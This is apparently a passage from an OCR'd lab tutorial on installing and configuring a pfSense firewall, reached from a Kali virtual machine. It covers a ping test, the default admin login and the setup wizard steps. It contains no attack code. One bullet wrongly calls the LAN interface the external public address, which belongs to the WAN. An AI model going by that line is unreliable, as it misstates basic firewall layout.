
- Open Kali and run ifconfig command
- The adapter should be on Internal network so that the Kali virtualbox can connect to the LAN of Pfsense.
    - It should have picked up the IP address from the pfsense DHCP
    - 


- You should be able to ping LAN interface of pfsense

-


```
┌──(margaret㉿margaret)-[~]
└─$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=2.94 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=3.33 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=2.33 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=3.96 ms
^C
── 192.168.1.1 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 2.332/3.139/3.960/0.591 ms

┌──(margaret㉿margaret)-[~]
└─$
```

- Open a browser to connect to the Pfsense dashboard
    - A certificate error will show because we have not installed a certificate

- 


- 


- Login with the default credentials
- Username: admin
- Password: pfsense


- 

- Follow the steps to finish the installation


5. Configure pfSense:


- System --> Setup Wizard
- 


- Follow the pfSense installation wizard.
- In the general information enter a host name
  - This name can be used to access the firewall instead of the ip address
  - Enter any domain
  - 


  - Enter Primary DNS
    - If you don't know which DNS to use, Google's DNS servers are recommended.
    - 


  - Specify a time zone and leave the time server hostname as the default


- 

- Configure WAN and LAN interfaces.
    - The LAN interface represents the external public ip address that the firewall will utilize to communicate with the internet.
    - DHCP is the default and most widely used WAN interface especially for home and small offices.
    - For regular home users and small office users, the default setting for the other items on this page will suffice.
    - 



MSS
If a value is entered in this field, then MSS clamping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect. If this field is left blank, an MSS of 1492 bytes for PPPoE and 1500 bytes for all other connection types will be assumed. This should match the above MTU value in most all cases.
Static IP Configuration
IP Address
Subnet Mask
32
Upstream Gateway
DHCP client configuration
DHCP


DHCP client configuration
DHCP Hostname
The value in this field is sent as the DHCP client identifier and hostname when requesting a DHCP lease. Some ISPs may require this (for client identification).
PPPoE configuration
PPPoE Username
PPPoE Password
Show PPPoE password
Reveal password characters
PPPoE Service name
Hint: this field can usually be left empty



PPTP configuration
PPTP Username
PPTP Password
Show PPTP password
Reveal password characters
PPTP Local IP Address
pptplocalsubnet
32
PPTP Remote IP Address





- Adjust the LAN IP address and subnet mask




- Set strong GUI password
- Click on the reload button to reboot pfSense so the changes take effect
- Then click Finish to complete

- 


